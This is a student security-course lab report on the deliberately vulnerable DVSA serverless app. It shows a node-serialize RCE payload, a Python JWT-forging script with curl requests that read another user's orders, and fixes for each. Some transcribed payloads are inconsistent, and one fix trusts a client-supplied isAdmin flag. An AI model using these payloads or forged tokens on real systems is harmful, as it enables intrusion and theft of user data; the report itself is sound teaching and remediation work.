



REPORT ICS344 PROJECT

ICS-344: Information Security — Section F12

DVSA Website URL: <http://dvsa-website-fajer-alyami-2026-071146695424-us-east-1.s3-website.us-east-1.amazonaws.com>

AWS Region: us-east-1 (N. Virginia)

Vulnerabilities Documented in This Report:

1. Event Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. Insecure Cloud Configurations
5. Broken Access Control
6. Denial of Service (DoS)
7. Over-Privileged Functions
8. Logic Vulnerabilities
9. Vulnerable Dependencies
10. Unhandled Exceptions

Bonus Finding:

- Broken Access Control (IDOR) — additional vulnerability


MAY 3, 2026

Fajer Alyami- 202280160
Afrah Alsubhi -202257660


DVSA Environment Setup:

Login: Registered a test user and logged into the deployed DVSA web application successfully.

Navigate the order flow: Added items to cart, opened My Orders, and verified the normal order



workflow before and after remediation.



➤ Lesson one: Event Injection

1. Goal & Summary:

Goal: Demonstrate that the /order API endpoint unsafely deserializes user-controlled input through the node-serialize library, allowing arbitrary JavaScript to be executed inside the DVSA-ORDER-MANAGER Lambda runtime, and prove the impact through CloudWatch logs before applying a fix that replaces unsafe deserialization with safe JSON.parse().

Summary: This lesson demonstrates a Remote Code Execution (RCE) vulnerability caused by unsafe deserialization of attacker-controlled input in the DVSA backend. The main affected component is the DVSA-ORDER-MANAGER AWS Lambda function, which processes all incoming requests routed through Amazon API Gateway. The function passed the raw request body to the legacy node-serialize library, which is capable of evaluating serialized JavaScript functions during parsing. The security impact is full backend code execution: an attacker can embed arbitrary JavaScript in a JSON body and have it run inside the Lambda runtime, gaining access to the file system, environment variables, and the function's IAM role permissions. The high-level weakness is treating user input as executable content rather than data, combined with the use of a third-party dependency that supports function deserialization.

2. Root Cause:

The vulnerability exists because node-serialize recognizes a special marker `__$ND_FUNC__$` in serialized input and reconstructs the value as a JavaScript function. When the encoded function ends with `()`, it becomes an Immediately Invoked Function Expression (IIFE) and executes the moment the payload is parsed. The Lambda handler called `serialize.unserialize(event.body)` directly on the HTTP request body without validation, so any attacker-supplied payload was evaluated as code before any application logic, authorization check, or input check could run. There is no patched version of node-serialize

— the safe behavior must come from removing the library and using a parser that only handles data, such as `JSON.parse()`.

3. Setup:

- AWS Region: us-east-1
- Target API Endpoint: <https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order>

Invoke URL

 <https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order>

- Lambda Function Involved: DVSA-ORDER-MANAGER
- Vulnerable file: order-manager.js (top of the handler — `serialize.unserialize(event.body)` and `serialize.unserialize(event.headers)`)
- Log Group Used: /aws/lambda/DVSA-ORDER-MANAGER
- Tools Used: Windows CMD, curl, AWS Console, CloudWatch Logs

4. Steps:

- Logged into the AWS Console and located the API Gateway invoke URL for the DVSA stage. Appended /order to form the full target endpoint.
- Confirmed node-serialize was a critical-severity dependency by running `npm audit` inside the order-manager function directory.
- Opened PowerShell and set the API URL as a variable.
- Crafted a malicious JSON body whose action field starts with the marker `__$ND_FUNC__$` and ends with `()` so it would execute as an IIFE during deserialization. The injected function writes a file to `/tmp/pwned.txt`, reads it back, and logs the contents through `console.error()` so the proof would appear in CloudWatch.
- Sent a POST request to the /order endpoint with the malicious body
- Received `{"message": "Internal server error"}` from API Gateway. This response is expected — the function crashes after the malicious code already ran because the request has no authorization header.

```
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $API_URL = "https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order"
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $body = '{"action": "$_ND_FUNC__$function(){ var fs = require(\'fs\'); fs.writeFileSync(\'/tmp/pwned.txt\', \'TEST WORKED\'); var fileData = fs.readFileSync(\'/tmp/pwned.txt\', \'utf-8\'); console.error(\'FILE READ SUCCESS: \' + fileData); }()"}'
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "application/json" -Body $body
Invoke-WebRequest : {"message": "Internal server error"}
At line:1 char:1
+ Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "applicatio ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

- Opened CloudWatch logs for DVSA-ORDER-MANAGER.



2026-05-02T23:07:33.399Z 2026-05-02T23:07:33.399Z ed7c297f-07d1-4a04-99ac-ceef4792aab5 ERROR FILE READ SUCCESS: TEST W...

2026-05-02T23:07:33.399Z ed7c297f-07d1-4a04-99ac-ceef4792aab5 ERROR FILE READ SUCCESS: TEST WORKED

5. Evidence:

- Vulnerable code (order-manager.js): the handler calls `serialize.unserialize(event.body)` and `serialize.unserialize(event.headers)`, confirming the unsafe deserialization path.

```

var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);

```

- PowerShell output: the malicious payload returned {"message": "Internal server error"} from API Gateway. The HTTP error is not the evidence of the attack; it is the side effect of the crash that follows the injected code.

```

PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $API_URL = "https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order"
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $body = '{"action": "$$_ND_FUNC$_function(){ var fs = require("fs"); fs.writeFileSync("/tmp/pwned.txt", "TEST WORKED"); var fileData = fs.readFileSync("/tmp/pwned.txt", "utf-8"); console.error("FILE READ SUCCESS: \" + fileData); }()"}', "cart-id": ""}'
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "application/json" -Body $body
Invoke-WebRequest : {"message": "Internal server error"}
At Line:1 char:1
+ Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "applicatio ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

```

- CloudWatch log (proof of RCE): the log entry FILE READ SUCCESS: TEST WORKED appears in the DVSA-ORDER-MANAGER log stream. This proves that:
 - The attacker-controlled JavaScript executed inside the Lambda runtime,
 - The function had filesystem access (/tmp/pwned.txt was written and read), and
 - Arbitrary code ran before the request reached any application-layer authorization check.

```

2026-05-04T16:45:02.585Z      2026-05-04T16:45:02.585Z ef9ce47a-ca1a-4d53-8507-d8b3d773a0a4 ERROR FILE READ SUCCESS: You ar...
2026-05-04T16:45:02.585Z      ef9ce47a-ca1a-4d53-8507-d8b3d773a0a4 ERROR FILE READ SUCCESS: You are reading
the contents of my hacked file!

```

6. Fix Strategy:

The fix belongs inside the DVSA-ORDER-MANAGER Lambda (order-manager.js). The required security improvement is to stop deserializing user input through any library that supports executable content, and instead parse the request body using a function that only produces plain data. `JSON.parse()` is the correct replacement: it has no codepath that evaluates strings as JavaScript, so a payload containing `$_ND_FUNC$_` is treated as an inert string and never executed. This addresses the root cause directly — the function can no longer be used as a code-execution sink, regardless of what the attacker sends.

7. Code Changes:

File modified: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```

var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);

```

After (fixed):

```

JS order-manager.js X
JS order-manager.js > handler > handler > auth_header
1  const serialize = require('node-serialize');
2  const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
3  const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
4  const jose = require('node-jose');
5
6
7
8  exports.handler = (event, context, callback) => {
9      //Replaced serialize.unserialize() with safe JSON.parse()
10     var req = JSON.parse(event.body);
11     var headers = (typeof event.headers === "string") ? JSON.parse(event.headers) : (event.headers || {});
12     var auth_header = headers.Authorization || headers.authorization;

```

Why this was changed: `serialize.unserialize()` was the entry point that evaluated attacker-controlled JavaScript. `JSON.parse()` only produces data structures, so the `__$ND_FUNC__$` marker becomes a meaningless string. The header line uses a `typeof` check so the function works correctly whether headers arrive as an object (the normal API Gateway case) or as a string (some test events and internal invocations).

8. Verification:

The same malicious payload was re-sent to the `/order` endpoint after deploying the fix.

- **Terminal output:** still returned `{"message": "Internal server error"}` — but for a different reason this time.

```

PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $API_URL = "https://6sbqodmni7.execute-api.us-east-1.amazonaws.com/Stage/order"
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> $body = '{"action": "$__$ND_FUNC__$_function(){ var fs = require("\\fs\\"); fs.writeFileSync("\\tmp\\pwned.txt\\", "\\TEST WORKED\\"); var fileData = fs.readFileSync("\\tmp\\pwned.txt\\", "\\utf-8\\"); console.error("\\FILE READ SUCCESS: \\" + fileData); }()"}', "cart-id": ""}'
PS C:\Users\Fajer\DVSA\backend\functions\order-manager> Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "application/json" -Body $body
Invoke-WebRequest : {"message": "Internal server error"}
At line:1 char:1
~ Invoke-WebRequest -Uri $API_URL -Method POST -ContentType "applicatio ...
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Users\Fajer\DVSA\backend\functions\order-manager>

```

- **CloudWatch log (newest stream):** the entry `FILE READ SUCCESS: TEST WORKED` no longer appears. Instead, the log shows a `TypeError: Cannot read properties of undefined (reading 'split')` at line 13 of `order-manager.js`.

```

2026-05-02T23:15:07.273Z      2026-05-02T23:15:07.273Z 14f0af11-2082-48c9-9a12-75604057d55f ERROR Invoke Error {"errorType":...
{
  "errorType": "TypeError",
  "errorMessage": "Cannot read properties of undefined (reading 'split')",
  "stack": [
    "TypeError: Cannot read properties of undefined (reading 'split')",
    "    at exports.handler (/var/task/order-manager.js:13:38)",
    "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
  ]
}

```

What changed: `JSON.parse()` treated the malicious payload as plain data, so the injected function was never executed. The function then proceeded to its normal authorization-handling logic and crashed because the test request had no `Authorization` header to split. The crash occurs in the post-parsing code path, not in the deserialization step. Critically, no `FILE READ SUCCESS` message appears anywhere in the post-fix log stream, confirming that the RCE path is closed. Legitimate DVSA functionality (placing orders through the website while logged in) was rechecked afterward and continued to work normally.

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Event Injection / Vulnerable Dependencies	The /order endpoint must treat the request body as data only and never evaluate or execute attacker-controlled content. Third-party libraries that support deserializing functions from user input must not be used in the request-handling path.	order-manager.js source code, package.json, npm audit report, API request/response, CloudWatch logs	A normal JSON request body (e.g. {"action": "orders"}) is parsed safely and forwarded to the appropriate action handler with no side effects.	Sending a body with <code>__\$ND_FUNC\$\$_function(){...}()</code> caused the embedded JavaScript to execute on the Lambda host, confirmed by FILE READ SUCCESS: TEST WORKED written to CloudWatch logs.

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Event Injection / Vulnerable Dependencies	The backend evaluated attacker-controlled serialized input as JavaScript, violating the rule that user input must be treated as data only. The use of node-serialize directly enabled this conversion of input into executable code.	Intentional misuse / security-relevant abuse	Replaced <code>serialize.unserialize(event.body)</code> with <code>JSON.parse(event.body)</code> and added a safe typeof-based parse for event.headers in DVSA-ORDER-MANAGER/order-manager.js.	Re-running the exact same payload no longer produced FILE READ SUCCESS: TEST WORKED in CloudWatch. The newest log stream shows a TypeError at the auth-header line, confirming the parser rejected the payload as data and the injected

				function never executed.
--	--	--	--	--------------------------

10. Takeaway:

The security assumption that caused this problem was treating a JSON parsing library as inherently safe. `node-serialize` was designed for a use case (preserving JavaScript functions across serialization) that fundamentally conflicts with security when applied to untrusted input. In a serverless environment this flaw is especially severe because a single vulnerable dependency hands an attacker the Lambda's filesystem, environment variables (which often contain credentials), and the IAM role's permissions — effectively giving them everything the function can do. The general secure design principle that prevents similar problems is treat input as data, not code: prefer native platform functions like `JSON.parse()` over third-party deserialization libraries, audit dependencies regularly with tools like `npm audit`, and never deserialize untrusted input through any library that supports executable content.

➤ Lesson two: Broken Authentication

1. Goal & Summary:

Goal: Demonstrate that the DVSA backend trusts JWT identity claims (username, sub) without verifying the token signature, allowing an attacker to modify the JWT payload and impersonate another user to access their order data, then apply a fix that validates the JWT signature against AWS Cognito public keys before trusting any identity information.

Summary: this lesson demonstrates a broken authentication vulnerability caused by improper JWT validation. The backend trusts identity claims inside the token payload without properly verifying the token signature. As a result, an attacker can modify the JWT payload and impersonate another user, which leads to unauthorized access to that user's order data

2. **Root Cause:** The root cause is that the backend decodes the JWT payload and trusts identity fields such as username and sub without verifying the token signature and required claims. Because the token integrity is not validated, an attacker can alter the payload and reuse the token to impersonate another user


3. Setup:

- DVSA was deployed and reachable through the browser.
- Two non-admin users were created:
 - User B as the attacker
 - User C as the victim
- Both users placed at least one order.
- The following tools were used:
 - Browser Developer Tools
 - `curl`
 - `python3`
- The Orders API endpoint was identified from the browser request

4. Steps:

- Created two non-admin users in DVSA: User B and User C.
- Logged in with each account and placed at least one order.
- Opened the Orders page for User B and captured the request URL and Authorization token from DevTools.
- Repeated the same process for User C to obtain the victim identity claims.
- Decoded both JWT payloads to identify the username and sub values.
- Verified normal behavior by using User B's valid token to request the order list. The response returned only User B's own orders.
- Forged a new token by modifying the payload of User B's JWT and replacing the username and sub fields with User C's identity.
- Sent a request to the Orders API using the forged token.
- Observed that the API returned User C's order list and full order details, confirming unauthorized access

5. Evidence:



A screenshot from the browser Developer Tools shows the /order API request and its associated request headers.

```

hp@LAPTOP-MGUMIOM3 MINGW64 /
$ python - <<'PY'
import os, json, base64

def decode(token):
    payload = token.split(".")[1]
    payload += "=" * (-len(payload) % 4)
    return json.loads(base64.urlsafe_b64decode(payload.encode()))

for name in ["TOKEN_B", "TOKEN_C"]:
    data = decode(os.environ[name])
    print("\n" + name)
    print("username:", data.get("username"))
    print("sub      :", data.get("sub"))

py

TOKEN_B
username: a4187468-90b1-7021-f735-9371b169e49e
sub      : a4187468-90b1-7021-f735-9371b169e49e

TOKEN_C
username: 04b8e488-b0b1-700a-7b79-6757957d3d4f
sub      : 04b8e488-b0b1-700a-7b79-6757957d3d4f

```

The screenshot shows the execution of a Python script used to decode JWT tokens from environment variables (TOKEN_B and TOKEN_C).

The decoded output reveals identity-related fields such as:

- username
- sub

This confirms that the JWT payload contains user identity information that the backend relies on for authentication and authorization.

Since these values are directly extracted from the token payload, any modification to them can potentially alter the user identity if the backend does not verify the token signature.

```

AC
hp@LAPTOP-MGUMIOM3 MINGW64 /
$ export VICTIM_USER="04b8e488-b0b1-700a-7b79-6757957d3d4f"
hp@LAPTOP-MGUMIOM3 MINGW64 /
$ curl -s "$API" -H "Content-type: application/json" -H "Authorization: TOKEN_B" --data-raw '{"action": "orders"}' -jq
bash: -H: command not found
bash: -H: command not found
bash: --data-raw: command not found
hp@LAPTOP-MGUMIOM3 MINGW64 /
$ curl -s "$API" \
-H "Content-type: application/json" \
-H "Authorization: TOKEN_B" \
--data-raw '{"action": "orders"}'
{"status": "ok", "orders": [{"order-id": "5360d4d8-11b8-47ec-b198-f34ee6b7605", "date": "1775928189", "total": 135, "status": "processed", "token": "guMPPMAgent2"}, {"order-id": "9883abdb-fade-4b72-844b-b626d86f7f0", "date": "1775921977", "total": 132, "status": "processed", "token": "5dE3tjbH8BY"}, {"order-id": "b1368621-1965-4bfb-abea-2772fc0bbf25", "date": "1775931254", "total": 28, "status": "processed", "token": "PK6JxOLSCAgs"}]}
hp@LAPTOP-MGUMIOM3 MINGW64 /
$

```

The response shows that the system returned only the attacker's (User B) orders when using a valid token. This confirms the expected behavior before exploitation.

4/11/2026, 9:14:14 PM	b1368621-1965-4bfb-abea-2772fc0bbf25	processed	\$28	PK6JxOLSCAgs
-----------------------	--------------------------------------	-----------	------	--------------

User B not the victim

```

ip@LAPTOP-MGUMIOM3 MINGW64 /
$ export FAKE_AS_C=$(
python - <<'PY'
import os, json, base64

t = os.environ["TOKEN_B"]
victim = os.environ["VICTIM_USER"]

h, p, s = t.split(".")
p += "=" * (-len(p) % 4)

data = json.loads(base64.urlsafe_b64decode(p.encode()))

# Impersonate victim
data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")
PY
)

echo "Forged token length: ${#FAKE_AS_C}"
Forged token length: 1068

ip@LAPTOP-MGUMIOM3 MINGW64 /
$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"5bbc7b8b-1fc4-4f8b-849f-91b297531fc6","date":"1775928571","total":25,"status":"processed","token":"z5Ef00owgOgX"}]}
ip@LAPTOP-MGUMIOM3 MINGW64 /
$

```

The API

response shows that the system returned order data that does not belong to the attacker.

Despite using a modified token, the backend accepted the request and returned the victim's order list.

This demonstrates that the application is vulnerable to JWT manipulation and user impersonation

```

ent.get(\ isAdmin, \ false, j.lower() / \ j)
ip@LAPTOP-MGUMIOM3 MINGW64 /
$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"get","order-id":"$ORDER_C"}'
{"status":"ok","order":{"address":{"name":"sasas","address":"sss","phone":"123456","email":""},"confirmationToken":"z5Ef00owgOgX","itemList":[{"1020":1},"orderId":"5bbc7b8b-1fc4-4f8b-849f-91b297531fc6","orderStatus":200,"paymentTS":1775928571,"totalAmount":25,"userId":"04b8e488-b0b1-700a-7b79-6757957d3d4f"]}}
ip@LAPTOP-MGUMIOM3 MINGW64 /
$

```

The forged token was used to call the /order API with the get action and the victim's order-id.

The API returned the full order record of the victim, including personally related fields and order metadata such as name, address, phone, email, confirmation token, item list, order ID, and user ID.

This confirms that the backend accepted a tampered JWT and authorized access to another user's private order details. The attack therefore went beyond viewing the victim's order list and successfully exposed full order information.

6. Fix Strategy:

```

ip@LAPTOP-MGUMIOM3 MINGW64 /
$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}'
{"status":"err","msg":"invalid token"}

```

To resolve the broken authentication vulnerability, the backend JWT handling logic was modified to enforce proper token verification before trusting any identity claims.

The following changes were applied:

- The application no longer directly decodes the JWT payload to extract user identity.

- A secure verification function (verifyCognitoJwt) was introduced to validate the JWT signature using trusted public keys from AWS Cognito.
- The backend now verifies critical claims such as:
 - issuer (iss)
 - expiration (exp)
 - token_use
- The Authorization header is processed to extract the JWT and remove the Bearer prefix before verification.
- User identity (username or sub) is only extracted after successful validation of the token.
- A .catch() block was added to handle invalid or tampered tokens, returning a 401 Unauthorized response instead of processing the request.
- Additional input handling improvements were applied to prevent runtime errors caused by incorrect data types (e.g., converting isAdmin safely to string before processing)

7. Code Changes:

The vulnerable JWT handling logic was replaced with a secure implementation that verifies the token before extracting any identity information.

The changes include:

- Extracting the JWT from the Authorization header and removing the Bearer prefix.
- Introducing a verification function (verifyCognitoJwt) that validates the JWT signature using AWS Cognito public keys.
- Validating critical claims such as issuer (iss), expiration (exp), and token_use.
- Extracting the user identity (username or sub) only after successful verification.
- Adding a .catch() block to handle invalid or tampered tokens and return a 401 Unauthorized response.
- Fixing unsafe input handling to prevent runtime errors.

```

29      userData.then((userData) => {
69      case "account":
70      payload = { "user": user };
71      functionName = "DVSA-USER-ACCOUNT";
72      break;
73
74      case "profile":
75      payload = { "user": user, "profile": req["data"] };
76      functionName = "DVSA-USER-PROFILE";
77      break;
78
79      case "shipping":
80      payload = { "user": user, "orderId": req["order-id"], "shipping": req["shipping"] };
81      functionName = "DVSA-ORDER-SHIPPING";
82      break;
83
84      case "billing":
85      payload = { "user": user, "orderId": req["order-id"], "billing": req["billing"] };
86      functionName = "DVSA-ORDER-BILLING";
87      break;
88
89      case "complete":
90      payload = { "orderId": req["order-id"], "complete": req["complete"] };
91      functionName = "DVSA-ORDER-COMPLETE";
  
```

These changes ensure that attacker-controlled JWT payloads are no longer trusted

8. Verification:

After applying the fix, the system behavior was tested using both valid and forged tokens.

The results were as follows:

- A valid token successfully returned the correct user's order data.
- The forged token used in the earlier exploit was rejected by the backend.
- The response returned an error indicating unauthorized access (e.g., 401 or invalid token).
- The previous ability to access another user's orders was no longer possible.

This confirms that the vulnerability has been successfully mitigated

```
mpc@LAPTOP-MGOM10M3 MINGW64 /  
$ curl -s "$API" \  
-H "content-type: application/json" \  
-H "authorization: $FAKE_AS_C" \  
--data-raw '{"action":"orders"}'  
{"status":"err","msg":"invalid token"}
```

9. Analysis Tables:

Table A

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	Only a valid and verified JWT should determine user identity. Users must not access other users' data	DevTools request headers, JWT payload decoding, API responses	User B sees only his own orders using a valid token	Forged token allows access to User C's orders and order details

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Broken Authentication	The backend trusted attacker-controlled JWT claims without verifying token integrity, allowing identity manipulation and unauthorized data access	Intentional misuse / security-relevant abuse	JWT signature verification and claim validation implemented in backend	Forged tokens are rejected, and valid tokens return only correct user data

10. Takeaway:

Broken JWT validation is a critical security flaw that enables user impersonation and unauthorized data access. In this case, modifying token claims allowed the attacker to access another user's order data without proper authorization. This highlights the importance of verifying token integrity before trusting any identity information.

In serverless architectures, this issue is even more severe because once an incorrect identity is accepted, all downstream services may execute actions on behalf of the attacker. Proper JWT validation, strict input handling, and secure design practices are essential to prevent such vulnerabilities.

➤ Lesson three: Sensitive Data Exposure

1. Goal and Summary:

Goal: Demonstrate that the DVSA-ADMIN-GET-RECEIPT Lambda function generates pre-signed S3 download URLs for receipt archives without verifying caller authorization, allowing any user to download sensitive receipt data, then apply a fix that enforces an admin-only authorization check at the start of the handler so non-admins are rejected before any S3 access occurs.

Summary: This lesson demonstrates a Sensitive Data Exposure vulnerability in the receipt download functionality of the DVSA application. The issue exists in an AWS Lambda function responsible for generating ZIP files of order receipts stored in an S3 bucket. The function allows users to request receipts based on input such as year and month and returns a pre-signed download URL. The security problem is that no authorization check is performed, meaning any user can generate and download receipt files. This leads to unauthorized access to sensitive data.

2. Root Cause:

The vulnerability exists because the Lambda function does not verify whether the user is authorized before accessing sensitive data.

Specifically:

- The function directly accepts user input (year, month)
- It retrieves files from S3 based on that input
- It generates a ZIP file and returns a pre-signed S3 download URL
- No admin check or permission validation is performed


This violates a basic security rule:

Only authorized users (admins) should be able to access receipt archives.

Because of this missing check, any attacker can request and download sensitive receipt data.

3. Setup:

- DVSA Region: us-east-1
- Backend: AWS Lambda + API Gateway
- Storage: Amazon S3 (receipts bucket)
- Target Lambda: DVSA-ADMIN-GET-RECEIPT
- S3 Bucket: dvsa-receipts-bucket



This proves

- Unauthorized users can access receipts
- Sensitive data is exposed

After fix :

After adding the authorization check:

With same test

Now returns

✔ Executing function: succeeded ([logs](#) ↗)

▼ Details

```
{
  "status": "error",
  "message": "Unauthorized - Admin access required"
}
```

- No download link is generated
- Access is blocked

6. Fix Strategy :

The fix is to enforce authorization before any sensitive operation.

Specifically:

- Only allow admin users
- Reject all other requests immediately
- Perform this check at the start of the Lambda function

This ensures:

- No unauthorized access to S3 data
- No generation of signed URLs for attackers

7. Code Changes:

- Original code:

```
def lambda_handler(event, context):
    client = boto3.client('s3')
    resource = boto3.resource('s3')
    m = ""
    d = ""
    y = event["year"]
    if "month" in event:
        m = event["month"] + "/"
        if "day" in event:
            d = event["day"] + "/"

    prefix = "{}/{}/{}/".format(y, m, d)
    ...
```

No authorization check

➤ Modified code:

```
def lambda_handler(event, context):
    # Authoriazaition check
    is_admin = event.get("isAdmin")

    if is_admin is not True and is_admin != "true":
        return {
            "status": "error",
            "message": "Unauthorized - Admin access required"
        }
```

Added at the start of the Lambda handler

- Prevents execution of sensitive logic
- Blocks unauthorized users early
- Stops S3 access and ZIP creation

8. Verification:

- Before fix → request succeeds → returns download URL
- After fix → request fails → returns error

Unauthorized users cannot access receipts anymore

Vulnerability is fixed

9. Analysis Tables:

Table A

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Sensitive Data Exposure	Only admin users should access receipt archives	Lambda code, event JSON, API response,	After fix: request returns "Unauthorized"	Before fix: request returns signed URL and ZIP file

		downloaded ZIP		
--	--	-------------------	--	--

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Sensitive Data Exposure	System allowed access without verifying user role	Security misuse / access control failure	Added admin check in Lambda	Unauthorized requests now return error

10. Takeaway:

This lesson shows that even if data is stored securely (S3), the application logic can still expose it.

The main issue was not S3 itself, but:

- Missing authorization in the backend

Key lesson:

Always enforce authorization before accessing sensitive resources.

In serverless systems, Lambda functions must:

- Validate user identity
- Restrict access
- Follow least privilege

➤ Lesson four: Insecure Cloud Configurations

1- Goal & Summary:

Goal: Demonstrate that the DVSA receipts S3 bucket is misconfigured to allow unauthenticated public uploads, which automatically trigger the DVSA-SEND-RECEIPT-EMAIL Lambda through an Object Created event, then apply a configuration fix that re-enables Block Public Access and restricts bucket writes to the DVSA execution role only.

Summary: This lesson demonstrates that the DVSA receipts S3 bucket was misconfigured with public write access because "Block all public access" was turned off. The impact is that attackers could inject or replace receipt files and cause unintended backend processing.

2-Root Cause:

The S3 bucket policy and ACL settings allow public object uploads.

DVSA's architecture links the receipts bucket to a Lambda trigger (Object Created event).

